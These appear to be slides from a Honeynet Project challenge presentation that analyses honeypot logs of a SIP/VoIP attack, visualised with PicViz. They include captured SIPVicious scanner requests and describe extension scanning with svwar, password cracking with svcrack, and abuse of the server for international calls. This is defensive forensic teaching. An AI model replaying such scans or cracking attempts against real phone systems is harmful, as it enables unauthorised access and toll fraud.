
#4 : VoIP Challenge

```
Source: 210.184.X.Y:1083
Datetime: 2010-05-02 01:43:05.606584

Message:

OPTIONS sip:100@honey.pot.IP.removed SIP/2.0
Via: SIP/2.0/UDP 127.0.0.1:5061;branch=z9hG4bK-2159139916;rport
Content-Length: 0
From: "sipvicious"<sip:100@1.1.1.1>; tag=X_removed
Accept: application/sdp
User-Agent: friendly-scanner
To: "sipvicious"<sip:100@1.1.1.1>
Contact: sip:100@127.0.0.1:5061
CSeq: 1 OPTIONS
Call-ID: 845752980453913316694142
Max-Forwards: 70




-------------------------
Source: 210.184.X.Y:4956
Datetime: 2010-05-02 01:43:12.488811

Message:

REGISTER sip:3428948518@honey.pot.IP.removed SIP/2.0
Via: SIP/2.0/UDP 127.0.0.1:5087;branch=z9hG4bK-1189344537;rport
Content-Length: 0
From: "3428948518"<sip:3428948518@honey.pot.IP.removed>; tag=X_removed
Accept: application/sdp
User-Agent: friendly-scanner
To: "3428948518"<sip:3428948518@honey.pot.IP.removed>
Contact: sip:3428948518@honey.pot.IP.removed
CSeq: 1 REGISTER
Call-ID: 3999673782
Max-Forwards: 70

```

Generates PicViz .pcv file


```
header {
        title="SIP Messages Graph";
    }
    axes {
        enum source [label="Sources"];
        enum port       [label="Port"];
        enum ua [label="User-agent"];
        enum contact [label="Contact",print="false"];
        enum method [label="SIP Method"];
        enum datetime [label="Datetime"];
        enum exten [label="Extensions"];
    }

    data {
source = "210.184.X.Y",port="1083",ua="friendly-scanner",contact="sip:100@127.0.0.1:5061",method="OPTIONS",datetime="2010-05-02 01:43:05",exten="100";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:3428948518@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:12",exten="3428948518";
source = "210.184.X.Y",port="5114",ua="friendly-scanner",contact="sip:1729240413@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:12",exten="1729240413";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:admin@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:12",exten="admin";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:info@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="info";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:test@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="test";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:postmaster@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="postmaster";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:sales@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="sales";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:service@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="service";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:support@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="support";
source = "210.184.X.Y",port="4956",ua="friendly-scanner",contact="sip:marketing@honey.pot.IP.removed",method="REGISTER",datetime="2010-05-02 01:43:13",exten="marketing";
```

#4 : VoIP Challenge




PicViz graph reveals interresting points...

#4 : VoIP Challenge




An « extension scan » made with svwar from the SIPVicious Tools Suite.

#4 : VoIP Challenge



Filtering a bit, now evidences appear...
SIPVicious – svcrack was used against a small subset of extensions !

#4 : VoIP Challenge



The SIP server (honeypot) was used by an attacker to call international phone numbers...

#4 : VoIP CHALLENGE

Official solution

To be published...

Conclusion

For the Beginners :

Challenges are a good way to start learning tools and techniques to analyze threats.

For the Experts :

A good way to share your knowledge and findings with the community.

Thank You

Questions ?

http://www.honeynet.org/challenges